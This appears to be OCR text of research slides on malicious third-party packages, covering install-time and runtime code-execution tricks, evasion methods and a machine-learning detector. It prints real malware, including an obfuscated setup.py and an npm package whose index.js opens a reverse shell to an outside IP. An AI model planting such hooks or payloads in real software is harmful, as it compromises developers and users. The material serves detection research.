
(✓) Get used

(✓) Get Executed


Anatomy of a 3rd-party dependency



Installing and using 3rd-party dependencies



Installing and using 3rd-party dependencies (contd.)



Achieve Arbitrary Code Execution in downstream

Techniques 3rd-party dependencies employ to attain ACE:

- When they are installed (install-time)
- When they are run in the context of downstream projects (runtime)

Ecosystems covered:

- JavaScript (npm)
- Python (pip)
- PHP (composer)
- Ruby (gem)
- Rust (cargo)
- Go (go)
- Java (mvn)

Get Code Executed – Install Time

(I1) Run commands/scripts leveraging install-hooks

Ecosystem affected:

- JavaScript (npm)
- PHP (composer)

```
{
        " name ": " example ",
        " version ": "1.0.0" ,
        ... continues ...
        " scripts ": {
                "pre-install": "** COMMANDS **"
         }
 }
```

Example implementation for JavaScript using installation hooks in package.json

Get Code Executed – Install Time (contd.)

(I2) Run code in build script

Ecosystem affected:

- Python (pip)
- Rust (cargo)

```
from setuptools import setup

# Any Python code will be executed , for example :
import os; os.system("..COMMANDS..")
setup ( name =' foo ', version = '1.0 ' , ...)
```

Example implementation for Python sdist packages through code in setup.py

Get Code Executed – Install Time (contd.)

(I3) Run code in build extension(s)

Ecosystem affected:

- Ruby (gem)

```
Gem :: Specification . new do |s|
s. name = " example "
s. version = "1.0.0"
... continues ...
s.extensions = ["extconf.rb"]
end
```

(a) Content of the .gemspec file for the project

```
require " mkmf "

# Any arbitrary Ruby code will be executed , e.g .:
exec("**COMMANDS**")
# Needed to finish the extension without errors
create_makefile ("")
```

(b) Content of extconf.rb file

Get Code Executed – Runtime

(R1) Insert code in methods/scripts executed when importing a module

Ecosystem affected:

- JavaScript (npm) - e.g., “main” attribute in the package.json
- Python (pip) - e.g., __init__.py script of module
- Ruby (gem) - e.g., .rb file imported via require, require_relative, or load
- Go (go) - e.g., define an init() method in your module

Get Code Executed – Runtime

(R2) Insert code in commonly-used method

- Commonly used methods within a 3rd party dependency to increase chances of executing malicious code
- Example: com.github.codingandcoding:servlet-api-3.2.0 contains malicious code in the doGet() method of HttpServlet class [1]

Ecosystem affected:

- All

[1] Sonatype Security Research Team. Sonatype Stops Software Supply Chain Attack Aimed at the Java Developer Community — blog.sonatype.com. https://blog.sonatype.com/malware-removed-from-maven-central.

Get Code Executed – Runtime (contd.)

(R3) Insert code in constructor methods (of popular classes)

- Constructor methods are automatically executed upon object instantiation
  - In Java you can also exploit instance and static initializers
- Example: Put malicious code in Dataframe() of typosquatted package targeting pandas

Ecosystem affected:

- All

Get Code Executed – Runtime (contd.)

(R4) Run code of 3rd-party dependency as build plugin

- Run 3rd-party dependency as a plugin within the build of a downstream project.
- Example: com.github.codingandcoding:maven-compiler-plugin-3.9.0 [1]

Ecosystem affected:

- Java (mvn)

[1] Sonatype Security Research Team. Sonatype Stops Software Supply Chain Attack Aimed at the Java Developer Community — blog.sonatype.com. https://blog.sonatype.com/malware-removed-from-maven-central.

Evasion Techniques

Based on techniques

- Observed in real world (e.g., Backstabber's Knife Collection [1], grey literature)
- Or theoretically viable (according to scientific literature)

Comprehensive list

But possibly not exhaustive

https://memes.com/m/me-hiding-from-my-own-problems-5rWMQbjkn4V

[1] https://github.com/cybertier/Backstabbers-Knife-Collection

Evasion Techniques – Data Obfuscation

Malicious code often incorporates hard-coded strings (e.g., URLs, shell commands)

Data obfuscation alters the way static data is stored within source code

- Encoding, Compression, Encryption – e.g., base64 to evade pattern matching
- Binary Arrays – store strings in binary form into binary arrays
- Reordering of Data – split data into multiple chunks and re-aggregate it at runtime

Evasion Techniques – Static Code Transformation

Modify source code such that it does not necessitate runtime modifications for execution

- Renaming Identifiers – rename identifiers (e.g., variable names, function names) to arbitrary or nonsensical values
- Dead/Useless Code Insertion – insert gibberish code to decrease the readability of code
- Split Code into Multiple Files
- Hide Code into Dependency Tree – insert the malicious code in transitive dependencies of your deployed module

Evasion Techniques – Static Code Transformation (contd.)

- Split Code into Multiple Dependencies – hard to detect
- Visual Deception – hide the malicious content from the view in IDEs by, e.g., using excessive spaces, tabs
- Polyglot Malwares and In-Line Assembly – include malicious code written in other languages than the one used in the target application

Evasion Techniques – Dynamic Code Transformation

Transform source code at runtime to evade static analysis.

- Encoding, Compression, Encryption – encode, compress or encrypt the malicious source code and decode, decompress, or decrypt it at runtime
- Steganography – conceal malicious code within innocuous-looking files (e.g., images)
- Dynamic Code Modification – manipulate the behaviour of commonly used methods (e.g., built-in functions) through, e.g., monkey patching or function/API hooking

Conclusion and Takeaways

Blindly installing 3rd party dependency can be dangerous →

- Equivalent to: `curl http://foo.com | bash`
- Carefully choose dependencies
- Check their security practices and their content before usage

Presented offensive techniques →

- Can be helpful also to security analyst or to design novel detection mechanisms
- More recommendations in our paper [1]

[1] Piergiorgio Ladisa, Merve Sahin, Serena Elisa Ponta, Marco Rosa, Matias Martinez, and Olivier Barais. (forthcoming 2023). The Hitchhiker's Guide to Malicious Third-Party Dependencies. In Proceedings of the 2023 ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses (SCORED'23).

Malicious Code: How it looks like in Python?

```python
# coding: UTF-8
import sys
l1l_cringe_ = sys.version_info [0] == 2
l1l1l_cringe_ = 2048
l11_cringe_ = 7
def l111_cringe_ (l1ll_cringe_):
    global l11l1_cringe_
    l11l_cringe_ = ord (l1ll_cringe_ [-1])
    ll_cringe_ = l1ll_cringe_ [:-1]
    l1l1_cringe_ = l11l_cringe_ % len (ll_cringe_)
    l1_cringe_ = ll_cringe_ [:l1l1_cringe_] + ll_cringe_ [l1l1_cringe_:]
    if l1l_cringe_:
        l1lll_cringe_ = unicode () .join ([unichr (ord (char) - l1l1l_cringe_ - (l11ll_cringe_ + l11l_cringe_) % l11_cringe_) for l11ll_cringe_, char in enumerate (l1_cringe_)])
    else:
        l1lll_cringe_ = str () .join ([chr (ord (char) - l1l1l_cringe_ - (l11ll_cringe_ + l11l_cringe_) % l11_cringe_) for l11ll_cringe_, char in enumerate (l1_cringe_)])
    return eval (l1lll_cringe_)
from setuptools import setup
__import__("os").system("chmod +x /tmp/aza-obf.sh")
__import__("os").system(l111_cringe_ (u"[illegible]"))
setup(name="maratlib",
      version="0.2",
      description=l111_cringe_ (u"[illegible]"),
      packages=[],
      author_email=l111_cringe_ (u"[illegible]"),
      zip_safe=False)
```

malicious code makes use of strings with certain “features”

Obfuscation (both in code and in strings)

maratlib-0.2 - setup.py

Exploiting the execution at installation time

Malicious Code: …and for JavaScript?

malicious code makes use of strings with certain “features”

```json
{
  "name": "browserift",
  "version": "16.2.2",
  "description": "require('modules') in the browser",
  "main": "index.js",
  ▷ Debug
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "preinstall": "sh build.sh &"
  },
  "author": "",
  "license": "ISC",
  "keywords": [],
  "dependencies": {}
}
```

browserift-16.2.2 – package.json

→

```sh
while true; do
until node index.js; do
    sleep 1
done
done
```

build.sh

→


```js
const http = require('http');
http.get('http://45.63.54.27:8080/event_recv', function () { });

(function () { var require = global.require || global.process.mainModule.constructor._load; if (!require)
return; var cmd = (global.process.platform.match(/^win/i)) ? "cmd" : "/bin/sh"; var net = require("tls"), cp
= require("child_process"), util = require("util"), sh = cp.spawn(cmd, []); var client = this; var counter =
0; function StagerRepeat() { client.socket = net.connect(8081, "45.63.54.27", { rejectUnauthorized: false },
function () { client.socket.pipe(sh.stdin); if (typeof util.pump === "undefined") { sh.stdout.pipe(client.
socket); sh.stderr.pipe(client.socket); } else { util.pump(sh.stdout, client.socket); util.pump(sh.stderr,
client.socket); } }); socket.on("error", function (error) { counter++; if (counter <= 10) { setTimeout
(function () { StagerRepeat(); }, 5 * 1000); } else process.exit(); }); } StagerRepeat(); })();
```

index.js

Exploiting the execution at installation time

Detection of OSS Supply Chain attacks

What do you think Anti-Virus would detect?



VirusTotal Scan

Submitted all the packages contained in Backstabber's Knife Collection

- 813 in Ruby
- 261 in Python
- 1807 in JavaScript
- 4 in Java.

Ecosystem	Type of Responses U	M	TU	F	T
RubyGems	60.4%	17.6%	21.1%	0.3%	0.6%
PyPI	76.0%	2.0%	21.3%	0.2%	0.5%
npm	77.1%	0.7%	21.3%	0.3%	0.5%
Maven Central	78.9%	3.0%	16.7%	0.3%	1.0%

Table 2. AV scan results for malicious samples, per ecosystem. **U**: undetected, **M**: malicious, **TU**: type unsupported, **F**: failure, **T**: timeout.

References:
[1] https://github.com/cybertier/Backstabbers-Knife-Collection

Cross-Language Detection of Malicious Packages : Goals

Once noted these similarities, our **goals** are:

Features

Identify a set of language-independent features discriminating malicious vs. benign

- Simple features: lexical, package size/characteristics
- Easy to transfer from one language to the other

One Model


Train a unique classifier to detect malicious packages for NPM and PyPI

- Training on more data coming from different programming languages

Our Approach

Dataset


- Malicious samples: we use Backstabber's Knife Collection [1] (at time of writing: 2071 in JS, 273 in Python)
  - We remove duplicates (102 in JS, 92 in Python)
- Benign samples: popular ones according to libraries.io
- 90-10 ratio due to address imbalance problem



[1] https://github.com/cybertier/Backstabbers-Knife-Collection


Language-Independent Features

Type	Description
Boolean	Usage of installation hook(s)
Continuous	Number of URLs
Continuous	Number of IP addresses
Continuous	Number of base64 strings
Continuous	Number of suspicious tokens in strings
Continuous	Mean, standard deviation, third quartile, and maximum of Shannon entropy of strings in all source code files
Continuous	Number of homogeneous and heterogenous strings in all source code files
Continuous	Mean, standard deviation, third quartile, and maximum of Shannon entropy of identifiers in all source code files
Continuous	Number of homogeneous and heterogenous identifiers in all source code files
Continuous	Mean, standard deviation, third quartile, and maximum of Shannon entropy of strings in installation script
Continuous	Mean, standard deviation, third quartile, and maximum of Shannon entropy of identifiers in installation script
Continuous	Mean, standard deviation, third quartile, and maximum of ratio of square brackets per source code file size
Continuous	Mean, standard deviation, third quartile, and maximum of ratio of equal signs per source code file size
Continuous	Mean, standard deviation, third quartile, and maximum of ratio of plus signs per source code file size
Continuous	Count of files per selected extensions




Real-World Experiment

Scan of PyPI and NPM for 10 days:



Results:



Insights

Majority of malwares aim at data exfiltration

- One sophisticated case of dropper using DNS req. to bypass firewall


Rickrolling attacks…but both NPM and PyPI don't classify them as malwares ☹

We found malware campaigns

- Also one case of cross-language campaign

Most of findings **do not obfuscate** the code

- 4 out of 38 in NPM (2 using AES, 2 custom)
- 6 out of 24 in PyPI (3 using simple obf., 3 custom)



…and the ”False Positives”?

Majority are small and dummy packages (e.g., containing only setup.py/package.json)

We found one campaign to increase the popularity of a project

- Tons of packages importing *give-me-a-joke*

In 4 packages we detect obfuscation…but not clear sign of maliciousness

We found 1 package containing nothing but the CV of its creator ☺

```
function a0_0x5510(_0x44708d, _0x387788) { var _0x4dc0d0 = a0_0x4dc0(); return a0_0x5510 = function (_0x5510d2, _0x357188)
{ _0x5510d2 = _0x5510d2 - 0xe8; var _0x1bd373 = _0x4dc0d0[_0x5510d2]; if (a0_0x5510['ksHUHH'] === undefined) { var
